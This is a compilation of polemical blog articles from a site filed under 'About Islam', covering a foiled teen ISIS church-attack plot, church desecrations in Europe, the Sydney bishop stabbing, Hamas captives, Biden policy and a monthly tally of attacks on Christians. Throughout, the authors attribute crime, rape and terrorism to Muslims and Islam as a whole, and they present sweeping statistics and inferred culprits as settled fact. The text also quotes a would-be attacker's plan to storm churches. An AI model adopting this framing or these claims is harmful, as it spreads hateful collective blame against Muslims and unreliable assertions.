Mercurio had allegedly begun chatting with a Muslim terrorist in Gaza who was moving money to ISIS, but then his pal, whom the FBI only says was “believed to have died”, presumably in fighting with Israel, went offline and an informant took over the account and became the receptacle for the convert’s fantasies about killing all the Christians.

“Walk to the nearest Church. Stop close by the church, equip the weapon(s) and storm the temple, kill as many as possible…. then burn the temple to the ground, flee the scene, then move onto the next church, rinse and repeat for all 21+ churches in the town until killed.”

Later the Muslim convert elaborated that he would “walk into a church and then start beating people with the ‘baton’; hit them first on the kneecaps and elbows… I will beat them only to incapacitate them, I will use my knives and machete to slit their throats and kill them.”

Then he would set the church on fire.

While Mercurio searched for knives and axes, he really needed something more powerful. After exploring the possibility of building some sort of flamethrower, he decided to get his dad’s guns.

Initially he thought about killing or beating his father over the head with a pipe to get the key to the gun safe, and then decided he could just break in and grab the guns while his dad was out.

Mercurio got his ISIS flag, developed his plans and finalized a script for his 'martyrdom' video which included responding to the call of the Islamic State by "killing Jews and Christians" and "his message to the disbelievers to go to hell".

But his plan to massacre churchgoers with guns, knives and fire ended when he was busted.

What had worried Mercurio most of all was not being caught, but having his act of Islamic terror misrepresented by the media. He was concerned that they would "slander me in the media and call me a mentally ill psycho who did this out of desperation and not as an act of religiously motivated terrorism."

It will be easy for the media to dismiss Alexander Scott Mercurio as a teen who fantasized about killing people, and if he hadn't done it for Islam, would have done it as a Neo-Nazi or just a random school shooter. And yet the documents released show that he agonized about trying to be a good Muslim. Failing at other traditional Islamic practices and prone to lapsing into pornography, he found the traditional Islamic loophole to get into 'paradise' through murder.

Mercurio is one of a **growing number of American teens** who convert to Islam, often in out-of-the-way places and then get involved in Islamic terrorism. Recent cases include Trevor Bickford, 19, of Maine, who tried to attack NYPD officers in Times Square with a Machete, Xavier Pelkey, 18, also of Maine, who tried to recruit two teens for a terrorist attack in Chicago, Cole James Bridges from Akron, Ohio, Mateo Ventura, a high school student in Wakefield, Massachusetts, and **Jonathan Xie**, a 20-year-old from a New Jersey suburb.

There is a pattern of teenage boys, resentful of their parents and society, with nothing to aspire to and nothing to believe in, drifting into fantasies of violently terrorizing everyone around them.

Islam, like Neo-Nazism, gave Alexander Scott Mercurio something to believe in and kill for.

"I will not live to see the day that the flag of Tawheed (Islam) flutters over every land, nor the day that the entire Earth is governed by the Sharia of Allah," he wrote. "I will gladly spill my blood again and again to make that a reality."

Both Islam and Neo-Nazism offered and offer young men the opportunity to kill and then die for a glorious cause, destroying everything around them so that a new dark order will rule the earth.

This primal evil impulse at the heart of Nazism, Communism, Islam and so many other evils is a perversion of the good impulse to build, uphold and to protect that America once used to offer.

Troubled young men seeking direction used to join the military, but now they find only wokeness there. The culture banishes young men, telling them they suffer from toxic masculinity and **they drift into movements** like those run by Muslim convert and alleged sex trafficker Andrew Tate or into Islam itself which preaches they can find meaning by killing Christians.

America needs to do more than spy on these young men, it needs to give them something to fight for. Because if it does not, Islam will. And they will become agents of our ancient enemy to kill, burn and bring down America, Europe and the entire civilized world under the flag of Islam.

SOURCE: **SULTAN KNISH**

The ‘Fecal’ Jihad on Churches

APRIL 23, 2024
CATEGORIES: ABOUT ISLAM
TAGS: ABOUT ISLAM, JIHAD

Although the topic of this article is disgusting, that is not reason enough to be ignorant of it.

It is not enough for Muslims to continuously attack, vandalize, and set churches aflame throughout Western European regions that hold a sizeable Islamic presence. Another, rather sordid, tactic is apparently on the rise: Churches are now routinely being desecrated and smeared with human and animal excrement.

On April 3, a UK church that offers refugee support services was vandalized — including by being **smeared** with dog feces. Two weeks earlier, on March 15, two **churches** in Germany were defiled with excrement; in one of them, the feces was found near the **altar**.

A few days before *that*, vandals broke into and plundered a church in Italy, leaving human excrement on the floor. “The parish priest,” the **report** adds, “expressed his shock and disgust about this gesture of degradation and disrespect.” Also in Italy, two months earlier, excrement and urine were **found** mixed in the stoups (basins of holy water where worshippers dip their fingers before crossing themselves) at another church.

Similar examples stretch back decades. In 2019, an especially irreverent one occurred: Invaders used human excrement **to draw a cross** on the Notre-Dame des Enfants Church in Nimes. In France, attacks on churches average two per day.

The identities of the poo-perpetrators are often never discovered. Sometimes they are intentionally concealed, as in this **case** from Spain, where surveillance cameras captured a "youth" defecating inside a church and smearing his waste on a statue of Christ; the video was made public only after the culprit's face was blurred out.

All that said, it is telling that the vast majority of cases are occurring in precisely those Western nations that hold large Muslim populations, like Germany (**here**, **here**, **here**, **here**); France (**here**, **here**, **here**, **here**); Italy (**here**, **here**, **here**), and so on, and so forth.

Several churches, it's worth noting, have been targeted on multiple occasions. Anrul Lourdu, the pastor of a German church that was for several months in a row smeared with dog feces. **expressed** his dismay:

> We are speechless and meanwhile also powerless. It is simply undignified, unattractive and inhumane what is happening. We don't know what to do any more.

In Italy, after feces were found smeared on the door handles of another church, Father Angelo Rivas **expressed** similar resignation:

> It's an escalation. First vandals urinating in the churchyard, eating and leaving dirt, only a week ago they soiled the door handles with dung, and now they have set the fire . What should we do?

Rather than seeing justice done, catching the culprits can lead to more problems. Discussing how his cathedral in France was "daily" desecrated with feces and urine, one priest said, "Even when you catch them red-handed, they're not afraid. It could almost become violent."

It goes without saying that churches throughout the Muslim world have had similar experiences, further underscoring the identity of the fecal bandits plaguing European churches.

In one instance, after Muslims torched five churches in Kenya, they also "**committed** the heinous acts of scooping human feces onto the buildings." In Tunisia, the most moderate Arab nation, fecal matter was **smeared** on the religious icons and walls of a church. During one Christmas Day in Indonesia, Muslim women and children **threw** plastic bags filled with dung and urine at Christians trying to celebrate their holy day. (Also in Indonesia — which is often presented as the

world's most "moderate" Muslim nation — a Muslim *police officer* violently **smeared** feces on a Christian man's face, for supposedly "blaspheming" Muhammad.)

One even finds this sordid tactic at work throughout history. In 1147 in Portugal, Muslims displayed "with much derision the symbol of the cross," wrote a chronicler. "They spat upon it and wiped the feces from their posteriors with it." Decades earlier in Jerusalem, Muslims "spat on and did not even refrain from urinating on them in the sight of all" (***Sword and Scimitar***, pp.171, 145).

Such, in short, is the grotesque hatred and contempt some members of the "religion of peace" have for churches and those who worship in them.

SOURCE: **RAYMOND IBRAHIM**

Winston Churchill Gets the Last Word on Islam

APRIL 18, 2024
CATEGORIES: ABOUT ISLAM
TAGS: ABOUT ISLAM

Last month, police were deployed to form a **ring of steel** around the statue of Winston Churchill in Parliament Square, London, to protect it from the hands of an irate pro-Palestinian "mob."

Surely there is something of an irony here: although Churchill is being targeted on the hackneyed view that he was a leading member of the White Patriarchy and therefore inherently evil — BLM **attacked** this same statue for that very reason in 2020 — the British statesman did, in fact, have some insightful things to say about the religion of many of his would-be attackers.

Consider the following quote from Churchill's 1899 book, *River War: An Historical Account of the Reconquest of the Soudan* (vol.1):

> How dreadful are the curses which Mohammedanism lays on its votaries! Besides the fanatical frenzy, which is as dangerous in a man as hydrophobia in a dog, there is this fearful fatalistic apathy. The effects are apparent in many countries, improvident habits, slovenly systems of agriculture, sluggish methods of commerce, and insecurity of property exist wherever the followers of the Prophet rule or live. A degraded sensualism deprives this life of its grace and refinement, the next of its dignity and sanctity. The fact that in Mohammedan law every woman must belong to some man as his absolute property, either as a child, a wife, or a concubine, must delay the final extinction of slavery until the faith of Islam has ceased to be a great power among men. Individual Muslims may show splendid qualities, but the influence of the religion paralyses the social development of those who follow it. No stronger retrograde force exists in the world. Far from being moribund, Mohammedanism is a militant and proselytizing faith. It has already spread throughout Central Africa, raising fearless warriors at every step; and were it not that Christianity is sheltered in the strong arms of science, the science against which it had vainly struggled, the civilization of modern Europe might fall, as fell the civilization of ancient Rome.

The United Kingdom — as well as many other Western nations and polities that host large Muslim populations — has been learning the truths of this excerpt the hard way. As just one example, crime, including **sex crimes**, has soared in the UK. This is unsurprising, since "insecurity of property exist wherever the followers of the Prophet rule or live," to say nothing of the aforementioned "degraded sensualism," "fanatical frenzy," and "slovenly systems." (It's the same throughout European nations with large Muslim populations. In Sweden, violent crime has **increased** by 300% and rapes by 1,472% — thanks to its burgeoning Muslim demographic.)

Note, too, Churchill's fair observation that "Individual Muslims may show splendid qualities, but the influence of the religion paralyses the social development of those who follow it." This assertion perfectly explains the truth behind so-called "moderate Muslims" who end up making for good citizens in the West. They are good *in spite of, not because of,* the teachings of their religion.

Churchill is also noteworthy for warning against the dangers of pacifism in the face of growing threats — another topic relevant to the UK's circumstances vis-à-vis its overwhelming Muslim population. While the following excerpt was written in response to the policy of appeasing Hitler leading up to WWII, it is especially relevant to the UK's "migrant problem" and the appeasement with which it has been met. This has resulted in a demographic conquest: in the very capital of the UK — London, where Churchill's statue stands, and where a few days ago rioting Muslim mobs **hurled trash** at passive police — the name "Muhammad" is today the most popular name for newborn baby boys (as well as in several other Western capitals, **including** Amsterdam, Berlin, Brussels, Oslo, et al).

While it is doubtful that Churchill — or any other Brit born in the late nineteenth century — could ever have conceived that Britain would *willingly* give itself over to Islam, here are his rather applicable words concerning passivity in the face of growing threats (in this case, Hitler):

> f you will not fight for the right when you can easily win without bloodshed; if you will not fight when your victory will be sure and not too costly; you may come to the moment when you will have to fight with all the odds against you and only a precarious chance of survival. There may even be a worse case. You may have to fight when there is no hope of victory, because it is better to perish than to live as slaves.

Such words are proving increasingly ominous for much of Western Europe — with Londonistan at the fore.

SOURCE: **RAYMOND IBRAHIM**

Vicious stabbing attack targets truth-telling Orthodox bishop who has warned of coming persecution of Christians

APRIL 16, 2024
CATEGORIES: ABOUT ISLAM
TAGS: ABOUT ISLAM, TRIBULATION

Islamic jihad attack targets pastor with active internet ministry

One of my favorite preachers is Mar Mari Emmanuel, a native of Iraq who is a bishop in the Assyrian Orthodox Church, and he needs our prayers right now following a brutal attack suffered while preaching the Word of God on the evening of Monday, April 15.

Like many Assyrian Orthodox Christians, Bishop Emmanuel was forced to leave Iraq after the U.S. invasion resulted in mass persecution of Iraqi Christians, who were more than 3 million strong prior to that invasion in 2003. After the U.S. operation was completed there, the Shia militias were empowered and they cracked down hard on Christians. Many were killed, and many more were forced to flee. It's a shameful reflection on U.S. foreign policy and for that reason it's a story that was never told in the Western corporate media.

Bishop Emmanuel ended up in Australia, where he has developed an active internet ministry with many videos of his preaching on YouTube and TikTok.

On Monday in a suburban area on the western outskirts of Sydney, Australia, tragedy struck.

The New York Post, citing information from the Australian news outlet ***News.com.au***, reports that Bishop Emmanuel was attacked while giving a sermon and stabbed multiple times in the face and neck. Two others were also injured during the Monday night church service, in a mass stabbing attack that came just days after **six people were stabbed to death** at a nearby mall and sparked massive riots throughout the area.

In a disturbing video of the attack, **posted Monday** to X, Bishop Emmanuel is shown speaking at Christ The Good Shepherd Church, an Assyrian Orthodox congregation in Wakeley, when a man in a black hoodie charges at him with a knife.

This is a level of violence targeted specifically against Christians that has not often been seen in Western-oriented "democratic" countries like Australia.

Below is a report from the crime scene with a brief example of some of Bishop Emmanuel's preaching. As you will see, he has warned that the world is entering a period of tribulation where many Christians will die for their faith. He said, "For the sake of Christ I will face death and not deny my Savior."

https://youtube.com/watch?v=N2TeQAfe9dU

The bishop appeared to try to talk to his attacker, who then stabbed the bishop's face and neck just after 7 p.m. local time in Sydney on Monday.

Emmanuel fell to the floor as congregants rushed quickly to help him.

The bishop was rushed to a local hospital, while the suspect was taken into custody, **News.com.au reported**. He is in serious but stable condition, the church **wrote in a statement posted to Instagram**.

Another priest was also among the injured, and the church has asked for prayer.

"It is the bishop and Father's wishes that you also pray for the perpetrator," the church said. "We also kindly ask anyone at the Church premises to leave in peace, as our Lord and Savior, Jesus Christ, teaches us."

At least two others were also treated at the scene for lacerations, according to **News.com.au**.

A motive for the stabbing is not immediately known, but the suspect reportedly told congregants at the scene Emmanuel "was getting involved in my religion so I came to get involved in his," a **politician posted online.** We don't know anything for sure yet, but a knife attack like this bears all the hallmarks of an Islamic jihad attack. Bishop Emmanuel has been very outspoken in his criticism of Islam and where the spirit of jihad eminates from. It comes from the pit of hell.

UPDATE: **Sydney Bishop Stabber Is a Radical Muslim**

Thousands rioted in the streets outside the bishop's church while they waited for the suspect to be marched outside.

"Bring him out, bring him out," the angry mob could be heard shouting **in a video posted to Twitter.**

> An angry crowd chants "bring him out" waiting for the suspect caught on livestream stabbing their Bishop Mar Mari inside their church. **pic.twitter.com/zxRNb5tOTE**
>
> — Chriscoveries (@Chriscoveries) **April 15, 2024**

Other footage showed a large crowd rioting at the scene and apparently damaging local property, with dozens of people bashing in an ambulance window, reports **News.com.au**.

Please pray for Bishop Mar Mari Emmanuel's complete recovery, and that justice will be served against his attacker.

For more on his ministry, you can view his sermons on his **YouTube Channel**.

SOURCE: **LEO HOHMANN**

Biden Administration Sides with Terrorists

APRIL 16, 2024
CATEGORIES: ABOUT ISLAM
TAGS: ABOUT ISLAM

by Clare M. Lopez | Liberto
Ramadan this year ran from sundown on March 10, 2024 to sundown on April 10, 2024. The White House Statement of support for the Islamic observance included sympathetic references to Gaza, where over 80% of the people have told pollsters that they support HAMAS.

"Statement from President Joe Biden on the **Occasion of Ramadan**", *The White House*, March 10, 2024

"Biden, Kamala Send **Ramadan Message Empathizing With Hamas Supporters**" by Daniel Greenfield at *Front Page Magazine*, March 11, 2024

"AOC and 'Squad' Dems Melt Down After CNN **Panelist Accuses Ilhan Omar of Hamas Connection**" by Jonathan Jones at *The Western Journal*, March 15, 2024

- Seems this one struck a little close to home!

"US Intel **Agency Wants To Ban Terms 'Radical Islamists'** and 'Jihadist' Because They're Hurtful to Muslim Americans" by Adam Kredo at *The Washington Free Beacon*, March 27, 2024

- The term "Radical Islamists" indeed ought to be banned, given that those, like "jihadis", who are faithfully obedient to the doctrine, law & scripture of Islam are in fact mainstream,

normative, and orthodox.

- More here – "DEI top dogs warn intelligence officials to **avoid using words such as 'jihadist'** and even 'Radical Islamists'" by Robert Spencer at *Jihad Watch*, March 24, 2024

"**Biden Regime Invites Hamas-Linked CAIR to the White House**, Then Lies About It" by Robert Spencer at *PJ Media*, March 16, 2024

"**What does MENA mean**? The U.S. Census' new category" by Joe Grimm, March 30, 2024

- The U.S. Census Bureau issued a formal announcement on March 29, 2024 that added a new category to its U.S. population count. It's for "Middle Eastern/North African" (MENA).

- "White House releases **Census revision to include Middle Eastern** or North African category" by Dorothy Tucker & Samah Assad at *CBS News*, March 29, 2024

Even though Congress has barred the USG from awarding U.S. taxpayer dollars to the UN Relief and Works Agency (UNRWA), the key UN aid organization in the Gaza Strip that is nearly entirely staffed by HAMAS employees or supporters, behind the scenes, the Biden administration continues to urge donors other than the USG to continue funding it.

- "**Biden Admin Coordinates With UNRWA** After Congress Banned Taxpayer Dollars, State Department Says" by Adam Kredo at *The Washington Free Beacon*, March 29, 2024

"**Biden Condemns 'Islamophobia'**" by Robert Spencer at *Front Page Magazine*, March 21, 2024

At his 8 March 2024 State of the Union address, President Joe Biden announced his intention to construct a pier off the Gaza shore that would be used for bringing in humanitarian aid. But then, the White House and State Department decided to bring in Qatar to help fund and manage the pier. Qatar is the top backer, funder, and supporter of HAMAS, the Foreign Terrorist Organization (FTO)-listed Islamic terror group that attacked Israel on 7 October 2023.

- "**US Taps Qatar to Fund Gaza Pier**, Selects Hamas-Linked Contractor" by Baruch Yedid at *Jewish Press*, March 19, 2024


- "**US invites Qatar to help build Gaza pier**, over Israeli objections" by Itamar Eichner, Yuval Kami at *y net news*, March 20, 2024

- “‘**US taps Hamas ally Qatar to build port in Gaza**’” by David Isaac at *Jewish News Syndicate*, March 19, 2024

SOURCE: **LIBERATO**

Why Hamas Likens Captive Israeli Women to ‘Horses’

APRIL 8, 2024
CATEGORIES: ABOUT ISLAM
TAGS: ABOUT ISLAM



The Hamas terrorists behind the Oct. 7, 2023 jihadist raid literally view their female Israeli captives as horses and other animals—to be “ridden.”

During a recent **press conference**, IDF spokesman Daniel Hagari stressed that Hamas members could be heard in their own (now captured) recordings referring to their female captives as *sabi* (or *sabiya*), an Arabic word that in Islamic jurisprudence refers to non-Muslim female slaves, whom Muslim men could freely copulate with—in a word, concubines (see **here** for more on *sabis*).

Sex-slavery is not only an **ironclad** aspect of Islam; it is a reflection of “piety,” as well captured by a 2015 **report**:

> In the moments before he raped the 12-year-old girl, the Islamic State fighter took the time to explain that what he was about to do was not a sin. Because the preteen girl practiced a religion other than Islam, the Quran not only gave him the right to rape her — it condoned and encouraged it, he insisted.

“He said that by raping me,” recalled the 12-year-old, “he is drawing closer to God.”

“Every time that he came to rape me, he would pray,” explained another girl, aged 15. “He said that raping me is his prayer to God. I said to him, ‘What you’re doing to me is wrong, and it will not bring you closer to God.’ And he said, ‘No, it’s allowed. It’s halal.’”

Seeing rape as a pious gesture is only one of the “oddities” of Islamic sex-slavery. In the same press conference, Hagari **said** that “Hamas treated young women … like animals,” and that one terrorist could be heard describing “a woman as a noble mare” (that is, a female horse).

No doubt, to most (non-Muslim) readers, references to Israelis as animals is a mere reflection of Hamas’s contempt for its “infidel” victims, nothing more.

In reality, referring to captured sex-slaves as animals also has a doctrinal aspect, and, as with all things Islamic, traces back to the prophet Muhammad, who regularly presented women as on a par with animals—as in the famous hadith, where he said “Women, dogs, and donkeys annul a man’s prayer” (*Musnad Ibn Hanbal*, vol. 2, p. 2992).

If all women—Muslim and non-Muslim—are akin to animals when it comes to distracting a man from his prayers, it should come as no surprise that infidel women are akin to animals in all ways. This is made clear by the language employed by the Koran to refer to non-Muslim female captives of war, whom Muslim men are permitted to have sex with. Koran 4:3 reads:

> Marry such women as seem good to you, two, three, and four; but if you fear that you will not do justice, then only one, or what your right hands possess .

Curiously, the Arabic relative pronoun used to indicate these captive women is “ma”: ma malakat aymanukum —literally, “whatever your right hands possess” (see Shakir’s acclaimed English **translation** which most literally translates this).

In Arabic, when one refers to a rational being (i.e., a human), the word used is *man*, which means “whomever.” Ma, on the other hand, refers only to things or animals—trees, rocks, dogs and cats —very much similar to the English “it.” Thus, in proper Arabic the phrase might have been *man malakat aymanukum*: “whomever your right hands possess.”

Nor is this a stylistic matter. The revered Islamic scholar al-Qurtubi (d.1273) also makes this observation in vol. 5, p.12 of his authoritative 20-volume *Tafsir al-Koran* (“Exegesis of the Koran”). He points out that members of the human race should be referred to with *man* (whomever), whereas only “inanimate objects” or “brute beasts” should be referred to with *ma* (whatever).

To emphasize the point, after considering other hadiths where Muhammad likened women to animals, Qurtubi concludes that "A woman may, therefore, be likened to a cow, horse, or camel—for all are ridden" (*Tafsir*, vol.15, p.172).

Such views are not obsolete. In 2013, for example, during an episode of "With Dr. Islam Buhira" on *al-Qahira wa'l-Nass* television station, Buhira **explained** how he had attended "a conference in Morocco on the status of women in society post Arab Spring," and how at the conference, the exegesis in question— "Women are like cows, horses, and camels, for all are ridden"—was read aloud and presented as legitimate. Somewhat besides himself and disappointed, Buhira added,

> This is how al-Qurtubi speaks about women, who include his mother, his daughters—basically all Muslim women. He says they are 'all ridden.' This is what makes them similar to animals.

In short, when Hamas, ISIS, and other Islamic terrorists treat captive women as "animals"—referring to them as "mares," etc.—their behavior and perspective is being informed by Islamic teachings that trace back to Muhammad and the most authoritative sheikhs.

SOURCE: **RAYMOND IBRAHIM**

‘Dirty Christians—I’m Going to Kill You All!’ The Muslim Persecution of Christians, February 2024

APRIL 2, 2024
CATEGORIES: ABOUT ISLAM
TAGS: ABOUT ISLAM, CHRISTIAN PERSECUTION

The following are among the abuses and murders inflicted on Christians by Muslims throughout the month of February 2024:

The Muslim Slaughter of Christians

Nigeria: Between Feb. 16 and 19, Muslim terrorists launched raids on several Christian villages. They murdered **23 people**—six were burned alive—wounded 10 and abducted 5 more, along with setting 28 homes ablaze. A resident from one of the effected villages in Kajuru county **said** that “The attackers were on many motorcycles, shouting ‘Allah Akbar .’” Another resident **said** “We are killed because of our faith in Jesus.”

On Sunday, Feb. 18, Muslim Fulani tribesmen **ambushed** six Christians as they were returning home from church. One man was killed, three sustained gunshot wounds, and a woman was raped.

On Feb. 28, Muslims **terrorized** a Christian village. **According** to local resident, Patience Ali,

> The attackers, who we know to be Muslim bandits terrorizing Christians in Kaduna state, attacked the Angwan Auta area of Gonin Gora and killed two Christians. They also broke into about 10 houses belonging to Christians and kidnapped dozens of members from these households.

According to a Feb. 15 report, Muslims **killed about 200 Christians** during raids on several villages in January, and then renamed the "conquered" villages with Muslim names.

On Feb. 14, while discussing this unaddressed **genocide**, Nigeria Bishop Wilfred Anagbe of the Diocese of Makurdi **said**,

> The violent persecution and massacres in my diocese have increased exponentially since I was appointed as bishop in 2014 and continue to increase … What is occurring in Benue State and elsewhere in Nigeria is an organized, systematic and brutal cleansing of Christians. Between November 2023 and January 2024, Nigeria has lost over 1,000 lives to these bandits, to these Fulani terrorists, and no arrests .

Also in February, a Nigerian cleric asserted that, because Nigeria's First Lady, Oluremi Tinubu, is Christian, she should be put to death. In a **video**, he could be heard saying, "Now, Tinubu, his wife, is an infidel (Christian). As an infidel, she is a leader among the infidels. Allah's judgement says she must be killed. She's a pastor… a leader of infidels (Christians); Allah says they must be killed…"

Burkina Faso: On Sunday, Feb. 25, Muslim gunmen stormed into a Catholic church during service. They opened fire and **murdered 15 Christian worshippers** (12 immediately, three later from their wounds). The report **adds** that "This is just the latest in a series of atrocities blamed on terrorist groups active in the region, some of which have targeted Christian churches while others have involved the abduction of clergy."

Uganda: Two months after a former Muslim couple had put their faith in Christ, the parents of four young children were "**slashed to death**." On Feb. 2, according to the neighbor of Twaha, 38, and his 27-year-old wife, Nadiimu, "I heard people talking and conversing loudly in Arabic and the Lugwere language, saying that Twaha is to reap the fruits of leaving Islam. After a few minutes, I heard loud wailing coming out of Twaha's house." The neighbor contacted police; when they arrived, they found the married couple's corpses "with deep cuts." The husband also **had** "a swollen neck, possibly indicating strangulation." Several long Somali swords, knives, and an axe were left at the scene of the murder, presumably "**as** a warning to other Muslims considering

conversion to Christianity." The slain couple leave behind four children, aged two, three, five, and seven.

Pakistan: On Feb. 5, six Muslim gunmen opened fire on a group of Christians at a marketplace. A 14-year-old Christian boy, Sunil Masih, was **killed**. According to the boy's uncle, who was with him at the time,

> **We** were talking to each other when suddenly Zaman Butt and his accomplices … came there on motorcycles… shouted that no Christian in the area should be left alive, after which Zaman opened fire on Sunil with his pistol, hitting him in the chest…. The other assailants also opened fire on us with their weapons, but we managed to save ourselves by taking cover of a wall.

Another Christian youth was also shot but the bullet only grazed him. The murderers fled the scene "**while** hurling threats at the Christians and so far have not been arrested."

Sunil Masih

One day earlier, on Feb. 4, this same Zaman Butt, at the head of a group of intoxicated Muslims, "**attempted** to kidnap Sharoon Masih, also 15 years old, for sexual assault at gunpoint. When Sharoon bravely resisted, he was subjected to a brutal beating that rendered him unconscious. To intimidate the community and deter any intervention, the assailants fired shots into the air." It was to "avenge" himself on Sharoon's family, who had dared to contact police, that Butt, on the following day, launched his fatal marketplace attack on random Christians, killing Sunil. Discussing this latest murder, Asif Masih, a local church pastor, **said**,

> The perpetrators were known for their consistent pattern of harassing and assaulting young Christian men in the community. They are part of a growing local paedophile ring that is known to the police but being ignored. Their vile depredations target the weak Christian community because authorities ignore our pleas for help.

Juliet Chowdhry, of the British Asian Christian Association, **said**,

> The tragic murder of an innocent Christian teenager could have been prevented. Fearful families, following a previous shooting incident , opted to accept a peace deal … fearing that the police would not provide adequate protection if they pursued justice through the courts. It is a damning indictment of the Pakistani law enforcement and justice system that the perpetrators of last year's shooting incident have escalated their violence to the extent of cold-bloodedly killing a 15-year-old. What is even more distressing is the fact that, to date, not a single arrest has been made.

This latest murder in the Punjab is the second of its kind in three months. On Nov. 9, 2023, a 20-year-old Christian medical technician student, Farhan Ul Qamar, was **shot to death** by a Christian-hating Muslim.

Separately, on Feb. 23, Asif Masih, a 38-year-old Christian man, was discovered in a water pond with **his throat slit**. The family eventually learned that Asif's Muslim employer had killed and dumped his body in the water a month earlier, when the slain man's family first started frantically searching for him, with virtually no help from police. According to Juliet Chowdhry, Trustee for the British Asian Christian Association,

> The murder and disposal of Mr. Masih's body in such a cold and calculated manner by an employer or anyone with a vendetta against non-Muslims is sadly not a new occurrence. Wealthy Muslims have long exploited the horrific Qisas and Diyat Ordinance, a law that has fostered one of the most despicable mindsets among sections of Pakistan's populace. Pakistani human rights activists have tirelessly campaigned for the removal of these pernicious laws, but they are deeply entrenched in Islamic Sharia law, and the determination to abolish them is lacking in a radicalized nation.

Iran: On Feb. 20, a Muslim convert to Christianity, who was exiled and imprisoned, was "found" **dead** at the age of 37. Authorities claimed natural causes, namely, a heart attack. During the Christian man's funeral, eulogist Mansour Borji, **said**:

> Ebrahim's untimely death is devastating. We have followed his case since he was arrested by the Iranian regime for going to a house-church and for being in possession of Bibles. The Islamic Republic of Iran had sentenced Ebrahim for 'acting against national security', but nothing could have been further from the truth. The freedom for everyone to have access to and possess a Bible was central to Ebrahim's life and ministry. It was the reason he was initially arrested and served almost seven years in prison for.

Ebrahim's experiences in Iran are not uncommon. The headline of a separate **report** from Feb. 19 says, "At Least 166 Christians Arrested in Iran Last Year for Their Faith."

The Abduction, Rape, and Forced Conversion of Christian Girls

Egypt: On Jan. 22, Irene Ibrahim Shehata, a 21-year-old medical student at Asyut National University, **disappeared** between midterm exams. Her family immediately went to police, who told them not to go publicly, and that they would help return Irene, and the family complied. However, in early February, the family went public, and, with some trepidation, hinted that the authorities were complicit in the abduction and know exactly where she is. Their fears were seemingly confirmed when, in late February, they learned that the data of the religion field on Irene's ID was electronically **changed** from Christian to Muslim. Some weeks before that, Irene had managed to make a desperate, tearful call to her brother, before a man seized the phone and said, "Okay, you heard her voice and know she's okay, right? Now go to hell!" and slammed the phone. **According** to one source familiar with the case (name withhold for fear of reprisals), "Her brother heard her screaming, someone was yelling at her, and then the call ended. It seems that she used his phone without his permission. This was a great piece of evidence that she was kidnapped."

Irene Ibrahim Shehata

At one point, the family began its own investigation, but when they contacted police with the information they had ascertained, "**The** police officers threatened to arrest the family if they tried to rescue her and warned them that the kidnappers are armed." As of mid-February, authorities have concluded that Irene was never abducted but had rather run off with a Muslim man and willingly converted to Islam. But as her father **said** in an interview, if Irene had intended to run off, why would she do it in between exams, while carrying medical supplies as opposed to travel gear. As the unnamed source concludes, the family's experiences with the authorities are "Another way to mislead families," adding: "The Muslim Brotherhood Sharia Association in the Asyut Governorate, under security cover from Asyut and Sohaj cities, coordinated the kidnapping of Christian college student Irene Shehata." The abduction and Islamization of Christian girls in Egypt and is well documented in one 2020 report by Coptic Solidary, **"'Jihad of the Womb': Trafficking of Coptic Women & Girls in Egypt,"** which documents "the widespread practice of abduction and trafficking" of Coptic girls.

Pakistan: On Feb. 12, four Muslim men kidnapped a **10-year-old Christian girl**. Since then, Laiba Suhail has been forcibly converted to Islam. The man behind the child's abduction, Shaukat Shah, "is well-known in the area for forcibly converting children to Islam under duress, coercing them to file court statements that they willfully converted and later taking them from shelter homes on the pretext of giving them religious education." **According** to the child's handicapped father,

> .This is Shah's modus operandi. No one knows what happens to his victims after they are handed to him. We fear that he and his accomplices are involved in sex trafficking, and they sell these minor girls when they see that the families are in no position to pursue the matter further in courts.

Police have refused to help him recover his child, arguing that the 10-year-old "willingly" converted:

Laiba Suhail

